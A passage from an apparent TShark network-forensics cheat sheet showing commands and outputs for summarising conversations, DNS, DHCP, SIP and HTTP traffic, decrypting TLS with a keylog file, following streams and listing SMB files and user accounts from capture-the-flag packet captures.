"usb"        USB addresses
"udp"        UDP/IP socket pairs  Both IPv4 and IPv6 are supported
"wlan"       IEEE 802.11 addresses

```

Some examples include:

IP conversations.

```

tshark -r c42-MTA6.pcap -q -z conv,ip
# the -q flag suppresses packets and just gives the STATS

#endpoints involved in traffic
tshark -r c42-MTA6.pcap -q -z endpoints,ipv4

```

		<-		>-		Total		Relative Start		Duration	
		Frames	Bytes	Frames	Bytes	Frames	Bytes	Start			
104.28.9.93	<-> 192.168.137.56	2276	181kB	2097	2,852kB	4373	3,033kB	59.401257000	110.1180		
192.168.137.56	<-> 204.79.197.200	1944	2,242kB	1965	261kB	3849	2,504kB	24.772840000	345.6089		
192.168.137.56	<-> 216.58.216.67	1069	1,190kB	1170	151kB	2239	1,341kB	74.412694000	295.9690		
192.168.137.56	<-> 216.245.212.78	706	912kB	665	50kB	1371	962kB	74.412064000	79.9423		
31.13.74.52	<-> 192.168.137.56	609	48kB	547	699kB	1156	747kB	70.715698000	83.6331		
67.222.30.115	<-> 192.168.137.56	575	63kB	488	614kB	1063	678kB	213.683853000	115.6198		
128.177.96.56	<-> 192.168.137.56	534	66kB	476	573kB	1010	639kB	79.624740000	74.7288		
69.49.96.13	<-> 192.168.137.56	203	19kB	244	180kB	447	200kB	354.546406000	16.1239		
23.235.44.249	<-> 192.168.137.56	139	11kB	120	154kB	259	165kB	214.457199000	71.4390		
192.168.137.56	<-> 216.58.216.78	108	90kB	143	16kB	251	107kB	74.562856000	295.8186		
31.13.74.1	<-> 192.168.137.56	115	12kB	99	86kB	214	98kB	75.425559000	210.4443		
192.168.137.56	<-> 216.58.216.68	98	117kB	109	9,977bytes	207	126kB	178.528381000	107.3682		
192.168.137.2	<-> 192.168.137.56	104	8,674bytes	102	14kB	206	22kB	9.811780000	599.8096		
31.13.74.7	<-> 192.168.137.56	90	11kB	68	54kB	158	66kB	79.624585000	74.7286		
96.17.10.18	<-> 192.168.137.56	85	10kB	73	68kB	158	79kB	79.625027000	74.7284		
192.168.137.56	<-> 192.186.222.229	62	50kB	65	5,869bytes	127	56kB	92.664088000	22.4938		
173.201.1.1	<-> 192.168.137.56	69	6,118bytes	58	51kB	127	57kB	447.255994000	134.6818		

-> tshark -r c42-MTA6.pcap -q -z endpoints,ipv4

		Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
192.168.137.56		19747	11774727	10309	1106886	9438	10667841
104.28.9.93		4373	3033933	2097	2852802	2276	181131
204.79.197.200		3849	2504102	1944	2242395	1905	261707
216.58.216.67		2239	1341433	1069	1190193	1170	151240
216.245.212.78		1371	962757	706	912115	665	50642
31.13.74.52		1156	747502	547	699236	609	48266
67.222.30.115		1063	678072	488	614450	575	63622
128.177.96.56		1010	639641	476	573455	534	66186
69.49.96.13		447	200138	244	180203	203	19935
23.235.44.249		259	165971	120	154734	139	11237
216.58.216.78		251	107102	108	90789	142	16404

DNS Conversations

tshark -r c42-MTA6.pcap -q -z dns,tree

DNS: Topic / Item								
	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
Total Packets	204				0.0004	100%	0.1100	214.385
rcode	204				0.0004	100.00%	0.1100	214.385
No error	202				0.0004	99.02%	0.1100	214.385
No such name	2				0.0000	0.98%	0.0200	9.812
pcodes	204				0.0004	100.00%	0.1100	214.385
Standard query	204				0.0004	100.00%	0.1100	214.385
Query/Response	204				0.0004	100.00%	0.1100	214.385
Response	102				0.0002	50.00%	0.0800	214.456
Query	102				0.0002	50.00%	0.0800	214.358
Query Type	204				0.0004	100.00%	0.1100	214.385
A (Host Address)	197				0.0004	96.57%	0.1100	214.385
SRV (Server Selection)	4				0.0000	1.96%	0.0400	9.812
AAAA (IPv6 Address)	3				0.0000	1.47%	0.0200	306.920
Class	204				0.0004	100.00%	0.1100	214.385
IN	204				0.0004	100.00%	0.1100	214.385
Payload size	204	66.63	27	263	0.0004	100%	0.1100	214.385
Query Stats	0				0.0000	100%	-	-
Qname Len	102	18.18	9	31	0.0002		0.0800	214.358
Label Stats	0				0.0000		-	-
3rd Level	81				0.0002		0.0800	214.358

DHCP conversations

tshark -r c42-MTA6.pcap -q -z dhcp,stat

```
-> tshark -r c42-MIA6.pcap -q -z dhcp,stat
```

```
=====
DHCP (BOOTP) Statistics:
Filter for statistics:
DHCP Message Type |Packets |
DHCP Statistics
Discover           | 0 |
Offer              | 0 |
Request            | 4 |
Decline            | 0 |
ACK                | 0 |
NAK                | 0 |
Release             | 0 |
Inform              | 5 |
Force Renew         | 0 |
Lease query         | 0 |
Lease Unassigned    | 0 |
Lease Unknown        | 0 |
Lease Active          | 0 |
Bulk Lease Query     | 0 |
Lease Query Done      | 0 |
Active LeaseQuery     | 0 |
Lease Query Status     | 0 |
TLS                 | 0 |
=====
```

DHCP Details

You can rip out some interesting details from DHCP packets. For example, the requested IP address from the client, and the host name involved

```
tshark -r network.pcapng -Y dhcp -V | ack 'Requested IP Address|Host Name' --nocolor
```

```
[27-Jun-21 15:41:15 BST] Desktop/WireDive
-> tshark -r network.pcapng -Y dhcp -V | ack 'Requested IP Address|Host Name' --nocolor
  Option: (50) Requested IP Address (192.168.20.11)
    Requested IP Address: 192.168.20.11
  Option: (12) Host Name
    Host Name: Microknoppix
    Parameter Request List Item: (12) Host Name
  Option: (12) Host Name
```

SIP Conversations

```
tshark -r Voip-trace.pcap -q -z sip,stat
```

SIP Statistics

Number of SIP messages: 19

Number of resent SIP messages: 0

* SIP Status Codes in reply packets

SIP 200 OK	:	4 Packets
SIP 100 Trying	:	1 Packets
SIP 401 Unauthorized	:	3 Packets
SIP 404 Not Found	:	1 Packets

* List of SIP Request methods

INVITE	:	2 Packets
ACK	:	2 Packets
OPTIONS	:	1 Packets
REGISTER	:	2 Packets
SUBSCRIBE	:	2 Packets
BYE	:	1 Packets

* Average setup time 16 ms

Min 3 ms

Max 30 ms

Stats on Protocols Involved in Traffic

This will display a hierarchy of the protocols involved in collected traffic

```
tshark -r c42-MTA6.pcap -q -z io,phs
```

Protocol Hierarchy Statistics

Filter:

eth	frames:19749 bytes:11775439
ip	frames:19749 bytes:11775439
udp	frames:233 bytes:27179
dhcp	frames:9 bytes:3122
llmnr	frames:8 bytes:576
nbns	frames:12 bytes:1320
dns	frames:204 bytes:22161
igmp	frames:18 bytes:1080
tcp	frames:19498 bytes:11747180
http	frames:1113 bytes:849501
data-text-lines	frames:143 bytes:80357
tcp.segments	frames:97 bytes:52187
png	frames:63 bytes:46294
tcp.segments	frames:58 bytes:42854
tcp.segments	frames:2 bytes:1965
media	frames:82 bytes:65580
tcp.segments	frames:70 bytes:54273
image-gif	frames:24 bytes:11439
tcp.segments	frames:5 bytes:2211
image-jfif	frames:59 bytes:43019
tcp.segments	frames:58 bytes:42008
json	frames:6 bytes:3003
tcp.segments	frames:3 bytes:633
data-text-lines	frames:2 bytes:105

Filter Between Two IPs

Let's say we want to know when a local machine (192.168.1.26) communicated out to an external public IP (24.39.217.246) on UDP

There are loads of ways to do this, but I'll offer two for now.

You can eyeball it. The advantage of this method is that it shows the details of the communication on the right-hand side, in stats form (bytes transferred for example). But isn't helpful as you need to focus on every time the colours are on the same row, which is evidence that the two IPs are in communication. So it isn't actually clear how many times these two IPs communicated on UDP

```
tshark -r packet.pcapng -q -z conv,udp |ack '192.168.1.26|24.39.217.246'
```

-> tshark -r packet.pcapng -q -z conv,udp ack '192.168.1.26 24.39.217.246'					
192.168.1.26:54855	<->	142.250.190.132:443	516	610kB	168 21kB
192.168.1.26:37988	<->	142.250.190.132:443	100	57kB	102 13kB
192.168.1.26:46515	<->	142.250.190.132:443	95	59kB	91 12kB
192.168.1.26:35024	<->	104.21.89.171:443	112	110kB	65 10kB
24.35.154.189:55038	<->	192.168.1.26:53638	80	7,900bytes	0 0bytes
192.168.1.26:53638	<->	52.162.82.248:3544	54	5,981bytes	25 2,565bytes
192.168.1.26:33024	<->	172.217.6.14:443	36	22kB	31 6,208bytes
192.168.1.26:39499	<->	216.58.192.202:443	35	14kB	32 8,115bytes
192.168.0.44:55038	<->	192.168.1.26:53638	60	5,640bytes	0 0bytes
192.168.1.26:53638	<->	52.158.209.54:3544	0	0bytes	49 4,998bytes
192.168.1.26:57504	<->	24.35.154.189:55038	0	0bytes	33 3,230bytes
192.168.1.26:49941	<->	172.217.5.14:443	14	10kB	14 6,511bytes
192.168.1.26:40463	<->	142.250.190.99:443	14	8,476bytes	13 7,314bytes
192.168.1.26:49127	<->	142.250.190.99:443	12	8,937bytes	12 5,951bytes
192.168.1.26:45177	<->	142.250.64.67:443	13	8,674bytes	10 2,948bytes
192.168.1.26:51813	<->	142.250.190.14:443	12	7,944bytes	10 3,856bytes
192.168.1.26:41614	<->	255.255.255.255:137	0	0bytes	21 1,932bytes
192.168.1.26:55207	<->	172.217.4.74:443	9	3,244bytes	9 3,844bytes
192.168.1.26:44622	<->	172.217.4.74:443	9	6,800bytes	7 1,935bytes
192.168.1.26:41593	<->	142.250.190.99:443	9	6,797bytes	7 1,934bytes
68.66.175.202:63654	<->	192.168.1.26:53638	15	1,490bytes	0 0bytes
68.63.200.227:56004	<->	192.168.1.26:53638	7	785bytes	5 506bytes
24.39.217.246:54150	<->	192.168.1.26:53638	9	846bytes	0 0bytes
192.168.1.26:53638	<->	40.65.246.52:3544	0	0bytes	9 918bytes
99.102.208.234:58983	<->	192.168.1.26:53638	9	846bytes	0 0bytes
68.66.175.202:63654	<->	192.168.1.26:51302	9	878bytes	0 0bytes
192.168.1.26:36116	<->	192.168.1.10:53	1	289bytes	1 84bytes
192.168.1.26:52064	<->	192.168.1.10:53	1	191bytes	1 88bytes
192.168.1.26:58432	<->	192.168.1.10:53	1	421bytes	1 98bytes
192.168.1.26:45191	<->	192.168.1.10:53	1	212bytes	1 97bytes
192.168.1.26:59660	<->	192.168.1.10:53	1	273bytes	1 111bytes
192.168.1.26:53638	<->	52.162.82.249:3544	1	151bytes	1 103bytes
192.168.1.26:57504	<->	52.162.82.248:3544	1	151bytes	1 103bytes
192.168.1.26:57504	<->	52.162.82.249:3544	1	151bytes	1 103bytes
192.168.1.26:51601	<->	52.162.82.248:3544	1	151bytes	1 103bytes
192.168.1.26:51601	<->	52.162.82.249:3544	1	151bytes	1 103bytes
192.168.1.26:33068	<->	52.162.82.248:3544	1	151bvtes	1 103bvtes

remnux@remnux: ~/Desktop/c50-...

An alternate method is to filter by protocol and ip.addr. This is much more sophisticated method, as it allows greater granularity and offers flags to include UTC time. However, the tradeoff compared to the above version is that you don't get stats on the communication, like bytes communicated. You can add verbose flags, however these still don't get stats.

```
tshark -r packet.pcapng -t ud 'udp and ip.addr==192.168.1.26 and ip.addr==24.39.217.246'
# | wc -l will let you know the number of communications
```

```
[26-Jun-21 23:42:02 BST] Desktop/c50-AfricanFall1s
-> tshark -r packet.pcapng -t ud 'udp and ip.addr==192.168.1.26 and ip.addr==24.39.217.246'
15806 2021-04-30 01:02:59.312686465 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15808 2021-04-30 01:02:59.315156925 192.168.1.26 → 24.39.217.246 UDP 94 51601 → 54150 Len=52
15825 2021-04-30 01:03:01.270641289 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15851 2021-04-30 01:03:03.273235376 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15865 2021-04-30 01:03:06.356548401 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
15942 2021-04-30 01:03:08.255093992 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16095 2021-04-30 01:03:10.255179726 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16695 2021-04-30 01:03:14.363479770 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16810 2021-04-30 01:03:16.249508742 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
16955 2021-04-30 01:03:18.253803226 192.168.1.26 → 24.39.217.246 UDP 94 53638 → 54150 Len=52
[26-Jun-21 23:42:58 BST] Desktop/c50-AfricanFall3s
-> tshark -r packet.pcapng -t ud 'udp and ip.addr==192.168.1.26 and ip.addr==24.39.217.246' | wc -l
10
[26-Jun-21 23:43:04 BST] Desktop/c50-AfricanFall3s
```

HTTP

We can collect a whole wealth of info on http stats with the `-z` flag

The various HTTP codes and requests in a hierarchy

```
tshark -r c42-MTA6.pcap -q -z http,tree
#change to http2,tree if necessary
```

```
[26-Jun-21 21:30:55 BST] Desktop/c42-MTA6
-> tshark -r c42-MTA6.pcap -q -z http,tree
=====
HTTP/Packet Counter:
Topic / Item          Count      Average     Min Val     Max Val    Rate (ms)   Percent   Burst Rate   Burst Start
-----                -----      -----       -----       -----      -----       -----       -----       -----
Total HTTP Packets   982
HTTP Request Packets 446
  GET                 420
  POST                26
HTTP Response Packets 421
  2xx: Success        393
    200 OK             368
    204 No Content     22
    206 Partial Content 3
  4xx: Client Error   17
    404 Not Found      10
    408 Request Time-out 7
  3xx: Redirection     10
    302 Found            9
    301 Moved Permanently 1
  5xx: Server Error     1
    503 Service Unavailable 1
  ????: broken          0
  1xx: Informational     0
Other HTTP Packets    115
```

Part of `-z expert` will collect all the GET and POST requests. Just scroll down to *Chats*

```
tshark -r c42-MTA6.pcap -q -z expert
```

Chats (1890)

Frequency	Group	Protocol	Summary
199	Sequence	TCP	Connection establish request (SYN): server port 80
201	Sequence	TCP	Connection establish acknowledge (SYN+ACK): server port 80
8	Sequence	HTTP	GET / HTTP/1.1\r\n
81	Sequence	TCP	TCP window update
368	Sequence	HTTP	HTTP/1.1 200 OK\r\n
1	Sequence	HTTP	GET /s/a/hpc14.png HTTP/1.1\r\n
1	Sequence	HTTP	GET /sa/simg/sw_mg_l_4d_orange.png HTTP/1.1\r\n
1	Sequence	HTTP	GET /fd/s/a/hp/bing.svg HTTP/1.1\r\n
1	Sequence	HTTP	GET /s/a/bing_p_lg.ico HTTP/1.1\r\n
1	Sequence	HTTP	GET /fd/ls/l/?IG=79fd8291061e4f859dd03a7b178643fc&CID=3458EA3D760967B21DD3E222771E668D&Type=Event.CPT&DATA={"p1,"BC": -1,"H": 812,"BP": 1045,"CT": 1262,"IL": 1}, "ad": [-1,-1,1017,531,1017,531,0}, "w3c": "1ffdf0,4a0,,,,1,,,439,,,d
1	Sequence	HTTP	GET /rms/Shared.Bundle/jc/f32398c4/d2458b38.js?bu=rms+serp+Shared%24shared_c.source%2cShared%24env_c.source%2cShared%24event.native_c.source%2cShared%24onHTML_c.source%2cShared%24dom_c.source%2cShared%24coo
1	Sequence	HTTP	GET /rms/rms%20answers%20Identity%20BluesBlueIdentityDropdownBootStrap/jc/afd2a963/04592351.js HTTP/1.1\r\n
1	Sequence	HTTP	GET /rms/rms%20answers%20Identity%20BluesBlueIdentityHeader/jc/6874c2cd/37eb3cec.js HTTP/1.1\r\n
1	Sequence	HTTP	GET /rms/rms%20answers%20Identity%20SnrWindowsLiveConnectBootstrap/jc/8e462492/c76620da.js HTTP/1.1\r\n
1	Sequence	HTTP	GET /rms/LanguageSwitch/jc/205611af/18f53cbe.js?bu=rms+answers+VisualSystem+LanguageSwitch HTTP/1.1\r\n
2	Sequence	HTTP	GET /rms/Framework/jc/9a8b72b2/eb789834.js?bu=rms+answers+BoxModel+config%2crules%24rulesHP%2ccore%2cmodules%24resize%2cmodules%24state%2cmodules%24mutation%2cmodules%24error%2cmodules%24network%2cmodules%24cursor%2cmodu
3	Sequence	HTTP	HTTP/1.1 206 Partial Content\r\n

Resolve Hosts

Collect IPs and the hostname they resolved to at the time

```
tshark -r c42-MTA6.pcap -q -z hosts
```

```
-> tshark -r c42-MTA6.pcap -q -z hosts
# TShark hosts output
#
# Host data gathered from c42-MTA6.pcap

184.84.243.56      a134.lm.akamai.net
68.67.153.172      ib.anycast.adnxs.com
63.219.254.43      a2047.dspl.akamai.net
67.215.253.140     c.statcounter.com
192.0.76.3          pixel.wp.com
54.225.176.90      prod-www-969650565.us-east-1
128.241.217.27     a1861.dsppml.akamai.net
169.54.129.40      api.mixpanel.com
169.54.129.33      api.mixpanel.com
31.13.74.7          scontent.xx.fbcdn.net
169.54.129.12      api.mixpanel.com
169.54.129.5        api.mixpanel.com
67.222.30.115       mergersandinquisitions.com
128.177.96.9        a1168.dsw4.akamai.net
93.184.215.200      cs1.wpc.v0cdn.net
216.59.38.123       c.statcounter.com
104.244.43.71      wildcard.twimg.com
69.49.96.13          altmangc.com
96.17.10.32          a1531.dsw4.akamai.net
96.17.10.25          a1531.dsw4.akamai.net
96.17.10.18          a1531.dsw4.akamai.net
```

Find User Agents

```
tshark -r Voip-trace.pcap -Y http.request -T fields -e http.host -e http.user_agent
```

```
[18-Jun-21 22:49:51 BST] Desktop/Acoustic
-> tshark -r Voip-trace.pcap -Y http.request -T fields -e http.host -e http.user_agent | sort -u
172.25.105.40 Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.1.9) Gecko/20100401
Ubuntu/9.10 (karmic) Firefox/3.5.9
[18-Jun-21 22:49:55 BST] Desktop/Acoustic
```

Get MAC Addresses

It can be useful to know what MAC addresses have been involved in a conversation

```
#I picked FTP as a protocol to filter by, you don't have to. You could remove the
tshark -r packet.pcapng -Y ftp -x -V -P | grep Ethernet | sort -u
```

```
[26-Jun-21 23:21:35 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -Y ftp -x -V -P | grep Ethernet | tee | sort -u
  Encapsulation type: Ethernet (1)
Ethernet II, Src: IntelCor_57:47:93 (c8:09:a8:57:47:93), Dst: PcsCompu_a6:1f:86 (08:00:27:a6:1f:86)
Ethernet II, Src: PcsCompu_a6:1f:86 (08:00:27:a6:1f:86), Dst: IntelCor_57:47:93 (c8:09:a8:57:47:93)
[26-Jun-21 23:21:44 BST] Desktop/c50-AfricanFalls3
```

Decrypt TLS traffic

To decrypt network https traffic, you need a decryption key. I'll go over how to get those another time. For now, we'll assume we have one called *tls_decrypt_key.txt*.

This is another instance where, to be honest, Wireshark is just straight up easier to use. But for now, I'll show you TShark. We use decryption keys like so: `-o tls.keylog_file: key.txt`

Sanity Check the Key is working

First, we need to sanity check that we actually have a working decryption key. Nice and simple, let's get some stats about the traffic:

```
tshark -r https.pcapng -q -z io,phs,tls
#re=run and pipe to get line numbers
!! | wc -l
```

Nice and simple, there's not much going on here. Only 12 or so lines of info

```
[27-Jun-21 17:08:01 BST] Desktop/WireDive
```

```
-> tshark -r https.pcapng -q -z io,phs,tls
```

```
=====
```

```
Protocol Hierarchy Statistics
```

```
Filter: tls
```

```
eth frames:3804 bytes:11315444  
ip frames:3804 bytes:11315444  
tcp frames:3804 bytes:11315444  
tls frames:3804 bytes:11315444  
tcp.segments frames:1383 bytes:6377610  
tls frames:1248 bytes:6102128
```

```
=====
```

```
[27-Jun-21 17:08:04 BST] Desktop/WireDive
```

```
-> !! | wc -l
```

```
tshark -r https.pcapng -q -z io,phs,tls | wc -l
```

```
12
```

```
Well, now let's compare what kind of data we get when we insert our decryption key.
```

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q -z io,phs,tls  
#re=run and pipe to get line numbers  
!! | wc -l
```

```
[27-Jun-21 17:10:55 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -z io,phs,tls -q
=====
Protocol Hierarchy Statistics
Filter: tls

eth frames:3804 bytes:11315444
  ip frames:3804 bytes:11315444
    tcp frames:3804 bytes:11315444
      tls frames:3804 bytes:11315444
        tcp.segments frames:1233 bytes:5792538
          tls frames:1112 bytes:5544204
            http frames:1 bytes:4622
              json frames:1 bytes:4622
            data-text-lines frames:1 bytes:4622
              tls.segments frames:1 bytes:4622
            image-jfif frames:66 bytes:40116
              json frames:22 bytes:20457
            data-text-lines frames:3 bytes:1587
              tls.segments frames:2 bytes:1094
            image-jpg frames:2 bytes:298
              tls.segments frames:2 bytes:298
            application-octet-stream frames:2 bytes:298
              tcp.segments frames:2 bytes:298
            urlencoded-form frames:1 bytes:2312
              tls.segments frames:1 bytes:2312
            websocket frames:22 bytes:6485
              data-text-lines frames:18 bytes:6099
                websocket frames:1 bytes:262
```

That's quite a lot more information....61 lines now, significantly more than 12. Which suggests our decryption efforts worked.

```
[27-Jun-21 17:11:14 BST] Desktop/WireDive
-> !! | wc -l
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -z io,phs,tls -q | wc -l
61
[27-Jun-21 17:11:56 BST] Desktop/WireDive
```

Hunting Decrypted Hosts

Now that we've done that, let's go and hunt for some decrypted traffic to look at. We'll start by ripping out all of the website names

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt \
-T fields -e frame.number -e http.host| 
sort -k2 -u
#there's a lot going on here, so just a reminder
# -r means read the given packets
# -o is the decryption key
# -T is where we are changing print format to utilise fields
# -e is where we are filtering to only print the website name and it's correspo
# sort's -k2 flag picks the second column to filter on and ignores sorting on t
# sort -u flag removes duplicate website names
```

In the top half of the screenshot, you can see the results we WOULD have got if we hunted without a decryption key. On the bottom half of the screenshot, you can see we get a lot more information now we can decrypt the traffic.

```
[27-Jun-21 17:20:22 BST] Desktop/WireDive
-> tshark -r https.pcapng -T fields -e frame.number -e http.host | sort -k2 -u
1
738    connectivity-check.ubuntu.com
8      detectportal.firefox.com
153   ocsp.digicert.com
481   ocsp.pki.goog
[27-Jun-21 17:20:32 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt \
> -T fields -e frame.number -e http.host |
> sort -k2 -u
1
1
738    connectivity-check.ubuntu.com
8      detectportal.firefox.com
6642   files.slack.com
41     firefox.settings.services.mozilla.com
167   incoming.telemetry.mozilla.org
153   ocsp.digicert.com
481   ocsp.pki.goog
222   push.services.mozilla.com
117   snippets.cdn.mozilla.net
675   web01.fruitinc.xyz
6170   wss-primary.slack.com
[27-Jun-21 17:20:40 BST] Desktop/WireDive
```

Get a decrypted stream number

Let's say we've seen a suspicious website (we'll choose web01.fruitinc.xyz), identify it's corresponding packet number (675) and let's go and hunt for a stream number

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -c675 -V -P |
tail -n120 | ack -i --passthru 'stream index'
```

```
Source Address: 192.168.2.244
Destination Address: 192.168.2.20
Transmission Control Protocol, Src Port: 55298, Dst Port: 443, Seq: 644,
Source Port: 55298
Destination Port: 443
[Stream index: 27]
[TCP Segment Len: 405]
Sequence Number: 644      (relative sequence number)
Sequence Number (raw): 742040216
```

Not bad, we've identified the stream conversation is 27. Now let's go and follow it

Following decrypted stream

Let's check on the decrypted TLS interactions first

```
tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q \
-z follow,tls,ascii,27
#follow is essentially follow stream
#tls is the protocol we specify
#ascii is the printed format we want
#27 is the Stream Index we want to follow
```

And here we get the decrypted TLS communication.

```
[27-Jun-21 17:29:26 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q -z follow,tls,ascii,27

=====
Follow: tls,ascii
Filter: tcp.stream eq 27
Node 0: 192.168.2.244:55298
Node 1: :0
376
GET / HTTP/1.1
Host: web01.fruitinc.xyz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

This screenshot shows what happens if we run the same without the decryption key

```
[27-Jun-21 17:29:33 BST] Desktop/WireDive
-> tshark -r https.pcapng -q -z follow,tls,ascii,27

=====
Follow: tls,ascii
Filter: tcp.stream eq 27
Node 0: :0
Node 1: :0
```

You get much of the same result if we check on HTTP interactions next

```
[27-Jun-21 17:32:51 BST] Desktop/WireDive
-> tshark -r https.pcapng -q -z follow,http,ascii,27
=====
Follow: http,ascii
Filter: tcp.stream eq 27
Node 0: :0
Node 1: :0
=====
[27-Jun-21 17:32:58 BST] Desktop/WireDive
-> tshark -r https.pcapng -o tls.keylog_file:tls_decrypt_key.txt -q -z follow,http,ascii,27
=====
Follow: http,ascii
Filter: tcp.stream eq 27
Node 0: 192.168.2.244:55298
Node 1: 192.168.2.20:443
376
GET / HTTP/1.1
Host: web01.fruitinc.xyz
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
```

SMB

Be sure you're using DisplayFilters specific to [SMB1](#) and [SMB2](#)

SMB File Interaction

One of the quickest ways I know to get contextual info on what SMB files were interacted with is `smb.fid`

```
tshark -r smb.pcapng -Y smb2.fid
```

```
[27-Jun-21 10:49:25 BST] Desktop/WireDive
-> tshark -r smb.pcapng -Y smb2.fid | tail -n30
285 18.428247572 192.168.2.2 → 192.168.2.10 SMB2 175 GetInfo Request FILE INFO/SMB2_FILE_ALL_INFO File: HelloWorld\TradeSecrets.txt
288 18.428578013 192.168.2.2 → 192.168.2.10 SMB2 158 Close Request File: HelloWorld\TradeSecrets.txt
292 18.436598454 192.168.2.10 → 192.168.2.2 SMB2 222 Create Response File: HelloWorld
294 18.436735815 192.168.2.2 → 192.168.2.10 SMB2 168 Find Request File: HelloWorld SMB2_FIND_ID_BOTH_DIRECTORY_INFO Pattern: *
297 18.437217424 192.168.2.2 → 192.168.2.10 SMB2 168 Find Request File: HelloWorld SMB2_FIND_ID_BOTH_DIRECTORY_INFO Pattern: *
300 18.437491736 192.168.2.2 → 192.168.2.10 SMB2 158 Close Request File: HelloWorld
304 18.438344378 192.168.2.10 → 192.168.2.2 SMB2 222 Create Response File: HelloWorld\TradeSecrets.txt
306 18.438503154 192.168.2.2 → 192.168.2.10 SMB2 175 GetInfo Request FILE_INFO/SMB2_FILE_ALL_INFO File: HelloWorld\TradeSecrets.txt
309 18.438973136 192.168.2.2 → 192.168.2.10 SMB2 158 Close Request File: HelloWorld\TradeSecrets.txt
313 22.675468342 192.168.2.10 → 192.168.2.2 SMB2 222 Create Response File: HelloWorld\TradeSecrets.txt
315 22.675619537 192.168.2.2 → 192.168.2.10 SMB2 175 GetInfo Request FILE_INFO/SMB2_FILE_ALL_INFO File: HelloWorld\TradeSecrets.txt
318 22.675911713 192.168.2.2 → 192.168.2.10 SMB2 158 Close Request File: HelloWorld\TradeSecrets.txt
322 22.978914352 192.168.2.10 → 192.168.2.2 SMB2 222 Create Response File: HelloWorld\TradeSecrets.txt
324 22.979045348 192.168.2.2 → 192.168.2.10 SMB2 175 GetInfo Request FILE_INFO/SMB2_FILE_ALL_INFO File: HelloWorld\TradeSecrets.txt
327 22.979494594 192.168.2.2 → 192.168.2.10 SMB2 158 Close Request File: HelloWorld\TradeSecrets.txt
331 23.085592848 192.168.2.10 → 192.168.2.2 SMB2 222 Create Response File: HelloWorld\TradeSecrets.txt
334 23.087316482 192.168.2.10 → 192.168.2.2 SMB2 222 Create Response File: HelloWorld\TradeSecrets.txt
336 23.087528430 192.168.2.2 → 192.168.2.10 SMB2 175 GetInfo Request FILE_INFO/SMB2_FILE_ALL_INFO File: HelloWorld\TradeSecrets.txt
339 23.087902774 192.168.2.2 → 192.168.2.10 SMB2 158 Close Request File: HelloWorld\TradeSecrets.txt
342 23.088918280 192.168.2.2 → 192.168.2.10 SMB2 183 Read Request Len:8192 Off:0 File: HelloWorld\TradeSecrets.txt
345 23.098545525 192.168.2.2 → 192.168.2.10 SMB2 183 Read Request Len:8192 Off:8192 File: HelloWorld\TradeSecrets.txt
```

SMB Users

You can quickly grab usernames/accounts with this command

```
tshark -r smb.pcapng -Tfields -e smb2.acct | sed '/^$/d'
```

I would then grep out for that username, for more info

```
tshark -r smb.pcapng | grep -i 'jtomato'
```

Or fuck it, just grep for user and let the dice fall where the fates' deign.

```
tshark -r smb.pcapng | grep -i 'user'
```

```
[27-Jun-21 10:58:49 BST] Desktop/WireDive
-> tshark -r smb.pcapng -Tfields -e smb2.acct | sed '/^$/d'
jtomato
[27-Jun-21 10:58:51 BST] Desktop/WireDive
-> tshark -r smb.pcapng | grep -i 'jtomato'
 75 15.613231984 192.168.2.2 -> 192.168.2.10 SMB2 648 Session Setup Request, NTLMSSP_AUTH, User: SAMBA\jtomato
[27-Jun-21 10:59:26 BST] Desktop/WireDive
-> tshark -r smb.pcapng | grep -i 'user'
 16 1.008529390 192.168.2.2 -> 192.168.2.10 SMB 158 Session Setup AndX Request, User: anonymous
 31 1.013510940 192.168.2.2 -> 192.168.2.10 SMB 158 Session Setup AndX Request, User: anonymous
 75 15.613231984 192.168.2.2 -> 192.168.2.10 SMB2 648 Session Setup Request, NTLMSSP_AUTH, User: SAMBA\jtomato
 121 16.959661445 192.168.2.2 -> 192.168.2.10 SMB2 270 Session Setup Request, NTLMSSP_AUTH, User: \
[27-Jun-21 10:59:43 BST] Desktop/WireDive
```

For general windows users, you can utilise NTLM filters

```
tshark -r smb.pcapng -Y 'ntlmssp.auth.username'
```

```
[27-Jun-21 11:07:48 BST] Desktop/WireDive
-> tshark -r smb.pcapng -Y 'ntlmssp.auth.username'
 75 15.613231984 192.168.2.2 -> 192.168.2.10 SMB2 648 Session Setup Request, NTLMSSP_AUTH, User: SAMBA\jtomato
 121 16.959661445 192.168.2.2 -> 192.168.2.10 SMB2 270 Session Setup Request, NTLMSSP_AUTH, User: \
[27-Jun-21 11:07:54 BST] Desktop/WireDive
```

TCP

Attribute Listening Ports

Say you've captured traffic that may have had a reverse shell established.

